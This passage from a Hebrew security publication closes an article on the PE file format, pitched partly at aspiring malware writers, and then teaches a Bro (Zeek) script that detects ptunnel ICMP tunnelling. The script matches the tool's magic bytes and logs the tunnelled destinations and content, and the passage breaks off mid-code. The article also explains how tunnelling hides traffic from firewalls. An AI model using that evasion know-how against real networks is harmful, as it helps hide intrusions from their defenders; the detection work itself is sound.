SEHandlerTable הוא VA אשר מצביע אל טבלת ה-RVA-ים אשר מציינים את הפונקציות היחידות לטיפול בחריגים (Exception Handlers) אשר ניתן להשתמש בהן עם ה-(Structured Exception Handler (SEH. SEH הוא פויינטר של פונקצייה למבנה של חריגות אשר Windows משתמש כדי להתמודד עם אירועים מסויימים. במילים אחרות, אם בעיה נגרמת, תריץ את הפונקציה אשר תטפל בחריגה זו בהתאם. התוקף יכול לכתוב מחדש נתונים נוספים בתוך המחסנית. התחליף של הפויינטרים למטפלים בחריגות אלו נגרמת כתוצאה מאופציית הקישור SAFESEH/. **SEHandlerTable** הוא פויינטר לטבלה אשר תוכנתה מראש לתוך הבינארי עם טיפולי חריגות שעלולים להיקרא לטובת השוואת הכתובות של טיפולי החריגות עם ה-SEH.

SEHandlerCount הוא מספר הערכים במערך אשר SEHandlerTable מצביע אליו.

Directory Entry Security

הנושא האחרון שלנו למאמר זה הוא **Directory Entry Security**. משתמשים בזה לטובת השוואה בין תעודת הקוד (Code Certificate) לתעודת הקוד שאמורה להיות. אחרת, הקוד לא ירוץ. ה-RVA של **DataDirectory[4]** הולך להצביע אל תעודה דיגיטלית (Digital Certificate), במידה וקיימת חתימה דיגיטלית המוטבעת בתוך הקובץ. **DataDirectory[4]** נקרא IMAGE_DIRECTORY_ENTRY_SECURITY ונראה כך (מספר 24 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_SECURITY

struct _IMAGE_DATA_DIRECTORY {
0x00   DWORD VirtualAddress;
0x04   DWORD Size;
};
```

Authenticode היא מילת המפתח של Microsoft עבור הפעולה של לחתום דיגיטלית על קבצים. זוכרים מה שאמרנו שיש את IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY אשר אומר ל-Loader לבצע בדיקת חתימות דיגיטליות לפני שהוא נותן לקוד לרוץ? אז בעצם זה אומר לערך בתוך ה-RVA של **DataDirectory[4]** לבדוק את החתימה הדיגיטלית.

לסיכום

זה היה מאמר בנושא פורמט ה-Portable Executable. כיסינו את רוב הנושאים החשובים הנוגעים ל-PE במאמר זה וגם קצת נושאים אחרים. נושא זה הוא הנושא העיקרי שצריך ללמוד לפני שאתם לומדים כיצד לכתוב נוזקות (זה וגם אסמבלי x86 ודיבאגינג). אם את/ה מפתח/ת נוזקות מתחיל/ה, מה שלמדת עכשיו, ישרת אותך בהמשך המסע שלך.

אולי שאלתם את עצמכם מה בנוגע לשאר הנושאים שלא כיסיתי? קודם כל, רוב הערכים בתוך DataDirectory[] לא רלוונטים ל-x86 ולכן לא כיסיתי אותם. אם אתם מעוניינים בשאר הערכים של ה-DataDirectory[] או רוצים לדעת עוד על השדות אשר לא סומנו ב**כחול**, אתם תמיד יכולים להשתמש ב-MSDN, יש להם את התיעוד של כל מבנה ה-PE. כיסיתי רק מה שאני חושב לנכון ולא את הכל, מכיוון שאם הייתי עושה אחרת, מאמר זה היה הרבה יותר ארוך ממה שהוא עכשיו.
אני יודע שחלק מהמילים במאמר זה באנגלית ואני מתנצל על כך. תחילה כתבתי את מאמר זה באנגלית וכשתרגמתי אותו לא הצלחתי למצוא תרגום נורמלי למילים אלו בעברית ולשמור על הקשר המשפט תקין ומובן. אם יש לכם שאלות כלשהן או הצעות לתיקונים למאמר (כי אף אחד לא מושלם), מוזמנים ליצור איתי קשר במייל TheSpl0itBlog@gmail.com.

בברכה,

Spl0it

ביבליוגרפיה

תודה ענקית לזינו קובך (Xeno Kovah), יוצר הקורס "The Life of Binaries". מאמר זה מבוסס בגסות על קורס זה.

1. http://opensecuritytraining.info/LifeOfBinaries.html
2. https://msdn.microsoft.com/en-us/library/windows/desktop/ms680547(v=vs.85).aspx
3. https://msdn.microsoft.com/en-us/library/ms809762.aspx
4. https://en.wikipedia.org/wiki/Portable_Executable
5. http://www.csn.ul.ie/~caolan/publink/winresdump/winresdump/doc/pefile2.html
6. https://en.wikibooks.org/wiki/X86_Disassembly/Windows_Executable_Files
7. https://www.opswat.com/blog/closer-look-portable-executable-information
8. http://www.openrce.org/reference_library/files/reference/PE%20Format.pdf

Introduction to Bro scripts

מאת יואב קמיר

הקדמה

בשנה האחרונה יצא לי להתנסות לא מעט בכלים רבים מעולם ה-Network forensics, אחד הכלים שיצא לי לעבוד איתם הוא Bro.

Bro הוא אחד הכלים החזקים ביותר שיצא לי לפגוש בתחום החקירה התקשורתית. עולם ה-Scripting שהוא מכניס לתחום הפקטות וה-IDS הופכים אותו לכלי ייחודי בשוק שלדעתי הכרחי לכל חוקר תקשורת להכיר.

במאמר הזה אציג סקריפט שכתבתי ב-Bro על מנת לזהות ולספק מידע אודות ICMP Tunnelling. במהלך המאמר ארחיב לגבי נושא ה-Tunnelling, אך במקרה זה הוא משמש אותי ככלי כדי להציג את היכולות של Bro, כיצד איך הוא עובד ולעזור ל-Bro scripter המתחיל.

אז בקצרה, מה זה בכלל Tunnelling?

בצורה הפשטנית ביותר - שימוש בפרוטוקול מסוים על מנת להעביר מידע או פרוטוקול אחר.

לרוב השימוש ב-Tunnelling יהיה תמים וחוקי, כאשר נרצה לקשר בין רשתות שונות על גבי רשת ה-WAN (במצב בו אנו לא רוצים שהתעבורה שלנו תעבור בצורה חשופה) ונשתמש בפרוטוקול שיעביר לנו את המידע בתוכו (פרוקטוקלים כמו PPTP או L2TP) אפשר גם לקרוא לתהליך זה VPN.

השימוש ה"אפל" יותר ב-Tunnelling הוא כאשר נשתמש בפרוטקול טריוואלי, כגון ICMP, וב-Payload שלו נכניס את הפקטה המקורית של פרוטוקול אחר. מה זה אומר? המקור יכניס את הפקטות שברצונו להעביר לתוך פקטות ICMP, והיעד יחלץ מתוך ה-Payload של הפקטות שהוא מקבל את הפקטה החבויה. לרוב אני אוהב לדמות את זה למשאית ליגיטימית, המחביאה בתוכה גנבים בכדי להכנס למפעל שהם אינם מורשים להכנס אליו:

למה שנרצה לעשות זאת?


ישנן סיבות רבות למה נרצה לבצע Tunnelling:

- במצבים בהם לא ארצה שתעבורה זדונית מסוימת תהיה חשופה לקורבן,
- כאשר התעבורה המקורית אינה מאופשרת על ידי FW או רכיב אבטחה אחר
- כמו שאמרנו מקודם, כאשר אבצע VPN בין שתי רשתות מרוחקות

כמובן שקיימות סיבות רבות נוספות, אך ללא ספק אלה הן העיקריות.

באיזה כלי נשתמש כדי לממש ICMP Tunnelling?

ישנו כלי בשם ptunnel אשר מבצע ICMP Tunnelling בצורה אוטומטית. זה כלי זמין להורדה ומותקן על כל מכונת kali בצורה דיפולטית. הכלי דורש שימוש ב-Proxy. כלומר התעבורה תעבור בין הלקוח לשרת ה-proxy ומשם, תגיע ליעד. בין המקור ל-proxy התעבורה תהיה מתועלת תחת ICMP. ניתן לראות זאת בתרשים הבא:



כמו שאנחנו יכולים לראות בתרשים: התעבורה מתועלת בין הקורבן לשרת ה-Proxy, בין ה-Proxy לתוקף התעבורה בצורתה המקורית. להמשך המאמר, התעבורה שמעניינת אותנו היא זו שבין הקורבן לבין שרת ה-Proxy, בעצם הפקטות שעברו Tunnel.

כל חבילות המידע שיצאו מהמקור ומגיעות ל-Proxy, יכנסו לתוך הודעות echo-request וכל ההודעות שיצאו משרת ה-proxy ומיועדות למקור יכנסו לתוך הודעות echo-replay. למראית עין הודעות ה-ICMP נראות ליגיטימיות לחלוטין, החלק המעניין הוא מה שקורה בתוך ה-Payload. שם ptunnel משתמש בפורמט ייחודי לו כדי להעביר את הנתונים.

כדי לבחון את הפקטה ולהבין את המבנה שלה נשתמש ב-scapy.

הכנתי מראש pcap המכיל חבילות HTTP שעברו ICMP Tunnelling ובעזרת קריאה של הקובץ ב-scapy אפשר לקרוא לכל אחת מהפקטות ולהציג אותן:

```
>>> packets = rdpcap('/icmp_tun.pcap')
>>> packets[0].show()
###[ Ethernet ]###
  dst       = 00:0c:29:f2:61:d0
  src       = 00:0c:29:dc:8e:04
  type      = 0x800
###[ IP ]###
     version   = 4L
     ihl       = 5L
     tos       = 0x0
     len       = 56
     id        = 27005
     flags     = DF
     frag      = 0L
     ttl       = 64
     proto     = icmp
     chksum    = 0x1ca1
     src       = 192.168.153.170
     dst       = 192.168.153.171
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xb4c7
        id        = 0x6582
        seq       = 0x0
###[ Raw ]###
           load      = '\xd5 \x08\x80\xc0\xa8\x99\x99\x00\x00\x00P@\x00\x00\x00\x00\x
>>>
```

בתמונה זו ניתן לראות את החבילה הראשונה שנשלחה מהמקור לשרת ה-Proxy. אפשר לראות כי מדובר בחבילת ICMP ליגיטימית לחלוטין בעלת כל ה-Headers המוכרים, אך מה שמעניין בה זה ה-Payload שהיא מחזיקה. רצף של מידע ב-Hexdecimal שמאוחסן ב-data של הפקטה (ב-load).

באותו Payload הכלי ptunnel שולח את המידע במבנה מאוד מסוים. זהו המבנה:

magic	Ip	port	state	Ack	length	Seq	rsv	Data
4 bytes	4 bytes	4 bytes	4 bytes	4 bytes	4 bytes	2 bytes	2 bytes	

כלומר אם נסתכל אך ורק על ה-Payload של הפקטה נוכל להתאים כל אחד מהשדות:

```
>>> hexdump(packets[0][Raw].load)
0000   D5 20 08 80 C0 A8 99 99  00 00 00 50 40 00 00 00   . .........P@...
0010   00 00 FF FF 00 00 00 00  00 00 65 82              ..........e.
```

- ארבעת הבתים הראשונים ("D5 20 08 80") הם מה שנקרא ה-"magic number", והם מה שמזהה את הפקטות ICMP שהכלי ptunnel מייצר. שדה זה חשוב ביותר כי בעזרתו נוכל לזהות את פקטות אלה ולהבדיל אותן מפקטות ICMP אחרות.
- ארבעת הבתים לאחר מכן מציינים את כתובת ה-ip שהמקור מעוניין להגיע אליה (כלומר היעד המקורי, לא שרת ה-Proxy).

- לאחר מכן ניתן לראות כי הכתובת ב-Hex היא: C0 A8 99 99, ושהתרגום שלה הוא: 192.168.153.153. ניתן להבחין כי כתובת היעד של החבילה באופן כללי היא 192.168.153.171 כך שאפשר להניח כי זו הכתובת של שרת ה-Proxy.
- לאחר מכן אפשר לראות את הפורט: 50 בהקסה זה 80 לכן אנחנו מבינים שהכתובת הקודמת היא כנראה שרת WEB.
- השדה שמגיע לאחר מכן חשוב במיוחד לסקריפט שאנחנו הולכים לראות בהמשך, השדה של ה-State. השדה הזה מציין את סוג ההודעה. ישנם ארבעה סוגים ומספר שמייצג כל אחד מהם:

1. **KProxy_start** - הודעה המתחילה את השיחה עם שרת ה-Proxy ומעבירה לו את הפרטים הנחוצים. רק בהודעות אלה יעברו כתובת ה-IP והפורט (!) המספר שמעיד על ה-State הזה הוא: 0
2. **KProxy_ack** - הודעת אישור שמידע מסוים הגיע, המספר שמעיד על State זה הוא: 1
3. **KProxy_data** - הודעה המכילה את המידע עצמו, כלומר, המידע שעובר בין המקור ליעד, במספר שמעיד על state זה הוא: 2
4. **KProxy_close** - הודעה המעידה על סיום שיחה. המספר שלה הוא: 3

אם נחזור לחבילה בתמונה הקודמת, אפשר להבין שזוהי חבילה של תחילת שיחה, כי ה-state שלה הוא 0, ולכן גם אפשר למצוא בה את כתובת ה-IP והפורט היעד.

אם נציץ בחבילה אחרת לדוגמא (state = 2, כזו שמעבירה את המידע בפועל), נוכל לראות שעובר גם תוכן לאחר כל שדות החובה: במקרה זה בקשת GET:

```
>>> hexdump(packets[2][Raw].load)
0000   D5 20 08 80 00 00 00 00  00 00 00 00 40 00 00 02   . ..........@...
0010   00 00 FF FF 00 00 01 60  00 01 65 82 47 45 54 20   .......`..e.GET
0020   2F 62 57 41 50 50 20 48  54 54 50 2F 31 2E 31 0D   /bWAPP HTTP/1.1.
0030   0A 48 6F 73 74 3A 20 31  32 37 2E 30 2E 30 2E 31   .Host: 127.0.0.1
0040   3A 38 30 30 30 0D 0A 55  73 65 72 2D 41 67 65 6E   :8000..User-Agen
0050   74 3A 20 4D 6F 7A 69 6C  6C 61 2F 35 2E 30 20 28   t: Mozilla/5.0 (
0060   58 31 31 3B 20 4C 69 6E  75 78 20 78 38 36 5F 36   X11; Linux x86_6
0070   34 3B 20 72 76 3A 35 32  2E 30 29 20 47 65 63 6B   4; rv:52.0) Geck
0080   6F 2F 32 30 31 30 30 31  30 31 20 46 69 72 65 66   o/20100101 Firef
0090   6F 78 2F 35 32 2E 30 0D  0A 41 63 63 65 70 74 3A   ox/52.0..Accept:
00a0   20 74 65 78 74 2F 68 74  6D 6C 2C 61 70 70 6C 69    text/html,appli
00b0   63 61 74 69 6F 6E 2F 78  68 74 6D 6C 2B 78 6D 6C   cation/xhtml+xml
00c0   2C 61 70 70 6C 69 63 61  74 69 6F 6E 2F 78 6D 6C   ,application/xml
```

על המידע הזה בניתי את הסקריפט שלי.

מה הוא Bro?

Bro הינו כלי לניתוח תעבורת רשת, מעין IDS. הוא מאזין לרשת בצורה פסיבית ומפיק קבצי לוג כלפי התעבורה שהקשיב לה. כל קבצי הלוג ש-Bro מפיק מיוצרים על ידי סקריפטים אשר רצים על התעבורה שאליה מאזינים.

מה שהופך את Bro להיות שונה מכל IDS אחר, הוא שבעוד שרוב ה-IDS שאנחנו מכירים עובדים עם חוקים וחתימות, Bro מספק שפה שלמה שכל מטרתה היא סביב תעבורת תקשורת. השימוש ב-Bro הוא מאוד נח, ובנוסף האתר מכיל הסברים ומדריכים רבים ל-Bro Scripter המתחיל. אני משתמש ב-Bro על המכונה Security Onion בה הוא מגיע כבר מותקן ומוכן לשימוש.

קצת על השימוש ב-Bro

כמו שהזכרתי קודם, ברגע שנפעיל את Bro הוא יתחיל להפיק לוגים על פי התעבורה שהוא מאזין לה. מבנה הלוגים הוא טבלאות גדולות המכילות נתונים על נושא מסוים. מאחורי כל קובץ לוג כזה עומד סקריפט שעבר על הפקטות ולפיהם ייצא את קובץ הלוג. להלן דוגמה של כמה לוגים ש-BRO מייצר:

```
ine:~/Desktop/icmp$ ls -l *.log
 1885 מצד  7 17:45 conn.log
 1189 מצד  7 17:42 dhcp.log
 1128 מצד  7 17:45 dns.log
 1935 מצד  7 17:23 files.log
 2903 מצד  7 17:23 http.log
  253 מצד  7 17:45 packet_filter.log
  361 מצד  7 17:45 reporter.log
  662 מצד  7 17:42 ssl.log
  587 מצד  7 17:45 weird.log
 1547 מצד  7 17:23 x509.log
```

אפשר לראות שיש לוג המכיל מידע על השיחות שעברו בהקלטה (conn.log) לוג המכיל מידע על תעבורת ה-DHCP ועוד.

נקודה חשובה - BRO מייצר לוגים רק של התעבורה שעברה דרכו, כלומר אם לא היו פקטות DHCP בזמן הריצה של Bro, קובץ הלוג הזה לא היה מיוצר.

בואו נסתכל על קובץ לוג לדוגמה:

```
#path   http
#open   2017-12-07-17-23-04
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       tra
#types  time    string  addr    port    addr    port    count   string  string  string  str
1512667384.581385       CVqt6C1mWYnymqE2k1      192.168.153.128 39842   172.217.17.142  80
1512667384.792091       CZvDEQ2y5WpLI0fs48      192.168.153.128 43022   81.218.16.208   80
1512667385.264446       CVqt6C1mWYnymqE2k1      192.168.153.128 39842   172.217.17.142  80
1512667386.580751       CLKVTA3I23DfUE7IWi      192.168.153.128 57312   212.179.154.208 80
```

בכל שורה אפשר למצוא פרטים אודות הבקשה, התשובה מהשרת ואפילו נסיון חילוץ של שמות משתמש וסיסמה מגוף הבקשה.

מה הייתה המטרה שלי

המטרה שלי הייתה לכתוב סקריפט Bro שמייצר קובץ לוג המכיל מידע לגבי השיחות שעוברות ב-ICMP Tunnelling. קובץ הלוג יכיל נתונים כגון: לאן החבילות מיודעות (שאת זה צריך לחלץ מגוף החבילה, כמה שראינו בהתחלה) ומאיפה הן מגיעות. בנוסף, מעבר לפרטים שיכתבו לקובץ לוג, רציתי להשתמש ב-Bro כדי לכתוב לקובץ את כל המידע עצמו שעובר בפקטות האלה, כלומר המידע שמתועל בתוך הפקטת ICMP.

נעבור לסקריפט

השפה של Bro דומה מאוד לכל שפת תכנות אחרת שאנחנו מכירים וחוץ כמה ניואנסים קטנים קל מאוד להתחיל לכתוב בה. לפני שנעבור לקוד שלי, כמה דברים שכדאי להכיר:

תחילה נכיר את הקונספט Event. Event הינו סוג של פונקציה, אשר מופעלת מטריגר מסוים. אותו Event מספק לי מידע על הפקטות שגרמו לו לפעול, שבעצם היו הטריגר שלו. בואו נקח את ה-Event הבסיסי ביותר: Event בשם "new connection". אפשר להבין מהשם שלו שזהו Event המופעל כל פעם כשיש connection חדש.

המבנה שלו בסקריפט יהיה כזה:

```
event new_connection(c: connection)
{

}
```

לכל connection חדש שיפתח ה-event - new connection יספק לי אובייקט בשם c מסוג connection. אובייקט זה מכיל פרטים רבים כלפי הטריגר של ה-event (ה-connection שנפתח).

אם אדפיס את המשתנה c:

```
event new_connection(c: connection)
{
	print "------new connection------";
	print c;
}
```

הפלט יהיה כזה:

```
------new connection------
[id=[orig_h=192.168.153.128, orig_p=52710/tcp, resp_h=216.58.210.14,
9:81:29:59], resp=[size=0, state=0, num_pkts=0, num_bytes_ip=0, flow_

}, history=, uid=Cz9haASUSdY9ZAu97, tunnel=<uninitialized>, vlan=<uni
F, extract_resp=F, thresholds=<uninitialized>, dce_rpc=<uninitialized
initialized>, dns=<uninitialized>, dns_state=<uninitialized>, ftp=<un
zed>, irc=<uninitialized>, krb=<uninitialized>, modbus=<uninitialized
<uninitialized>, sip=<uninitialized>, sip_state=<uninitialized>, snmp
ninitialized>, syslog=<uninitialized>]
------new connection------
[id=[orig_h=192.168.153.128, orig_p=36706/tcp, resp_h=216.58.208.42,
9:81:29:59], resp=[size=0, state=0, num_pkts=0, num_bytes_ip=0, flow_
```

אפשר לראות שהאובייקט c מכיל בתוכו הרבה משתנים שלכל אחד מהם יש ערך. כלומר במידה וארצה להדפיס רק את כתובת המקור של ה-connection החדש, אעשה זאת כך:

```
Print c$id$orig_h;
```

Event-ים נוספים שכדאי להכיר הם: Bro_init ו-Bro_done. Bro_init הוא event הפועל בכל פעם ש-Bro מופעל. כשארצה לכתוב בסקריפט פעולות שיפעלו בהתחלה, ללא שום טריגר ספציפי מחבילה, אשתמש ב-Event זה.Bro_done הינו Event הפועל כל פעם ש-Bro נסגר. Bro מספק ספריית Events ענקית, כמעט לכל פרוטוקול מוכר וזאת בלי להזכיר את ה-Events שניתן ליצור בעצמנו.

ה-Event-ים שהשתמשתי לסקריפט שלי הם Icmp_echo_request ו-icmp_echo_replay. כמו שאפשר לנחש, ה-Event-ים האלה מופעלים כאשר מגיע הודעת echo request או replay. בנוסף, הם מספקים פרטים אודות ה- connection וה-Payload של כל אחת מחבילות המידע. כמו שהבנו קודם לכן, ה-Payload הוא המידע החשוב, מפני ש שם יש את חבילת המידע המקורית. בואו נשתמש בסקריפט בכדי להדפיס את ה-Payload.

בדוגמא הבאה כתבתי event של הודעת echo request ובכל פעם שהיא תופעל היא תדפיס את ה-Payload:

```
event icmp_echo_request(c: connection, icmp: icmp_conn, id: count, seq:
count, payload: string)

{
    Print ------request payload------;
    print payload;
}
```

זהו הפלט:

```
--------request payload--------
\xd5 \x08\x80\xc0\xa8K\x88\x00\x00\x00P@\x00\x00\x00\x00\x00\xff\xff\x00\x
--------request payload--------
\xd5 \x08\x80\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x02\x00\x00\xff\xf
 localhost:8080\x0d\x0aAccept: */*\x0d\x0a\x0d\x0a
--------request payload--------
\xd5 \x08\x80\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x03\x00\x00\x00%\x0
--------request payload--------
\xd5 \x08\x80\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x03\x00\x00\x00%\x0
```

ה-Payload שאנחנו רואים כאן הוא אותו Payload שניתחנו קודם עם scapy. לכן עכשיו, אחרי שיש לנו אותו בידיים, נרצה לייצא ממנו את כתובת היעד, הפורטים וכמובן - התוכן.

את הסקריפט שלי ניתן לחלק לשלושה שלבים.

שלב ראשון - זיהוי פקטות ICMP Tunnel:

כדי לזהות חבילות אלו נגדיר ל-Bro להתייחס רק לחבילות אשר מכילות את ה-flag "D5 20". לשם כך אנו נדרשים לקחת את ה-Payload ולקרוא מהמקום בו יש את ה-flag (ה-4 בייטים הראשונים), כדי לעשות זאת הפכתי את ה-Payload לטיפוס מסוג string, ואז בעזרת הפונקציה "sub_bytes" הוצאתי אך ורק את ה-2 בייטים הראשונים והכנסתי אותם למשתנה בשם check:

```
local pk = string_to_ascii_hex(payload);
local check: string = sub_bytes(pk,1,4);
```

לאחר מכן ביצעתי את הבדיקה בעזרת שימוש ב-if פשוט:

```
if (check == "d520")
{
   .....
}
```

שלב שני - הוצאת נתונים רלוונטים מתוך ה-payload לקובץ log:

כמו שהזכרתי בהתחלה, ב-Payload נוכל לאתר את כתובת ה-IP, ה-Port וה-State אשר מעיד על סוג ההודעה. בגלל שכתובת ה-IP וה-Port יהיו רק בפקטות שה-State שווה 0 (תחילת שיחה) אז נעשה תנאי שבודק את את ערך הבייטים של ה-State, ואז נייצא את כתובת ה-IP וה-Port לפי המיקום שלהם ב-Payload (גם פה אשתמש ב-sub_bytes כדי להוציא אותם):

```
local flag: string = sub_bytes(pk,31,2);

if (flag == "00")
{
      local dst_addr: string = sub_bytes(pk,9,8);
      local st_port: string = sub_bytes(pk,17,8);
}
```

אני מזכיר שהמידע שאנחנו עובדים איתו מה-Payload הוא הקסה-דצימלי. לצערי ל-Bro לא היו פונקציות מובנות להפיכתו לכתובת או מספר לכן כתבתי אותן בעצמי.

פונקציה ראשונה מקבלת רצף הקסה-דצימלי ומחזירה אותו כטיפוס מסוג כתובת IP. פונקציה שנייה גם היא מקבלת רצף הקסה-דצימלי ומחזירה אותו כטיפוס מספרי (count).

בגדול, שתי הפונקציות הפכות את הרצף ההקסה דצימלי לרצף של בייטים, ואז לטיפוס המבוקש (כל זה בעזרת פונקציות מובנות של Bro). לבסוף קראתי ל-2 הפונקציות עם המשתנים שייצאתי קודם:

```
function hex_to_addr(s: string): addr
{
	local ip_bytes: string = hexstr_to_bytestring(s);
	local ip_dest: addr = raw_bytes_to_v4_addr(ip_bytes);
	return ip_dest;
}

function hex_to_port(s: string): count
{
	local port_bytes: string = hexstr_to_bytestring(s);
	local port_dst: count = bytestring_to_count(port_bytes);
	return port_dst;
}
print hex_to_addr(dst_addr);
print hex_to_port(dst_port);
```

ומה שיודפס למסך הוא:

```
listening on eth0

192.168.153.153
80
```

עד שלב זה אספתי את כלל הנתונים שברצוני לכתוב לקובץ ה-log. כל הנושא סביב קובץ ה-log בסקריפט די מורכב, מורכב בעיקר ברמה ה"ביורוקרטית". כדי ליצור קובץ לוג חדש שאליו אכתוב את הנתונים הרלוונטים, יש כמה שלבים: תחילה אצטרך להצהיר על קובץ הלוג החדש, ובעצם אוסיף אותו לרשימה של כלל שמות קבצי הלוג הקיימים:

```
redef enum Log::ID += { ptunnel };
```

בפקודה זו הוספתי סוג של קובץ לוג חדש לרשימת ID קיימת, הסוג שהוספתי הוא בשם ptunnel. כמו שראינו בעבר, הנתונים נרשמים לקובץ הלוג בצורה של עמודות. לכן, כדי לכתוב לקובץ הלוג נתונים - עלינו ליצור תחילה אובייקט חדש מסוג record שהאיברים שלו הם העמודות של קובץ הלוג.

טיפוס מסוג record זהו טיפוס דומה ל-dictionary אך כל איבר בו יכול להיות מסוג שונה, כלומר הוא יכול להכיל בתוכו ערכים מסוג מספרי, string וכל ערך אחר שאבחר. כל פעם שארצה להכניס שורה חדשה לקובץ הלוג, אכניס את הנתונים לאובייקט ה-record ואתו אכתוב לקובץ הלוג.

ה-record שיצרתי נקרא info ומכיל בתוכו זמן, כתובת מקור, כתובת יעד ופורט יעד (שימו לב שליד כל איבר ברשימה מצוין הסוג שלו):

```
type info: record { i_time: time &log; source: addr &log; dest: addr
&log; dst_port: count &log; };
```

לכל איבר יכול להיות ערך מסוג אחר, לדוגמה הערך של האיבר source יהיה מסוג addr.

לאחר שני השלבים הללו, ניתן ישירות לעבור לכתיבה לקובץ ה-log. תחילה עלינו ליצור stream ל-log שאנו יוצרים. ב-stream אגדיר איזה ID קובץ הלוג שלי (ptunnel), מהן העמודות בקובץ ה-log שלי (info, ה-record שיצרנו) ואיך קובץ הלוג יקרא בפועל שיווצר:

את ה-stream יצרתי ב-event - Bro_init. ה-event שפועל כל פעם כש-Bro נתחיל לרוץ.

```
event Bro_init()
{
      Log::create_stream(ptunnel, [$columns=info, $path="icmp_tunnel"]);
}
```

כל פעם שנאסוף את הנתונים הרלוונטים לנו ונרצה להכניסם ל-log, ניצור משתנה חדש מסוג info (ה-record שיצרנו) ונכתוב את המשתנה הזה לקובץ הלוג בעזרת פונקציית הכתיבה ל-log (Log::write):

```
local test: info = [ $i_time = network_time(), $source = c$id$orig_h,
$dest = hex_to_addr(dst_addr), $dst_port = hex_to_port(dst_port)];

Log::write(ptunnel, test);
```

בקוד אני מגדיר משתנה חדש בשם test ומכניס לכל אחד מהאיברים שלו את הנתונים הרלוונטים. קובץ ה-log שנקבל בסוף יהיה בשם icmp_tunnel.log ויראה כך:

```
#fields i_time  source  dest    dst_port
#types  time    addr    addr    count
1513265336.560221       192.168.153.170 192.168.153.153 80
1513265336.561105       192.168.153.170 192.168.153.153 80
1513265337.223729       192.168.153.170 192.168.153.153 80
```

באופן זה יצרנו קובץ לוג פשוט של Bro המספק לנו מידע אודות פעולה מסוימת אותה בחרנו לנטר.

שלב שלישי - כתיבת תוכן השיחה לקובץ:


לאחר שהסקריפט מגלה שהיה Tunnel, ומזהה את הכתובות שביצעו אותו - מעניין אותנו לדעת מה התוכן שעבר שם. שלב זה יחסית פשוט מפני שאנו כבר יודעים איפה נמצא ה-Data ב-Payload. כך שכל מה שנשאר לנו הוא לכתוב אותו לקובץ. הפקטות שמעניינות אותנו אלה הן שה-State שלהן שווה 1,2 שהן החבילות אשר עובר בהן מידע ו-Acknowledge.

תחילה אני פותח קובץ בשם data שאליו אכתוב את כל ה-data שאני מוציא. כדי לעשות זאת אני משתמש בפונקציה open_for_append כדי שאוכל להוסיף מידע לקובץ מבלי לדרוס. לאחר מכן, בעזרת sub_bytes אני לוקח מה-payload את ה-data על פי הבייטים שהוא נמצא בהם. את ה-data שאני מוציא

אני מנקה בעזרת split מכל מיני בייטים מיותרים ויוצר רשימה המכילה לי את כל השורות של ה-data. הרשימה הזאת נקראת בקוד שלי headers. על כל אחת מהשורות האלה אני רץ עם לולאת for וכותב אותן לתוך הקובץ שפתחתי (בעזרת הפונקציה write_file). לבסוף סוגר את הקובץ - שלב הכרחי לעבודה עם קבצים ב-Bro:

```
if (flag == "01" || flag == "02")
{
	local f = open_for_append("/home/r123/Desktop/icmp/data");
	local d: string = sub_bytes(payload, 29,200);
	local headers = split(d, /\x0d\x0a/);
	local i: count = 1;
	while ( i <= |headers| )
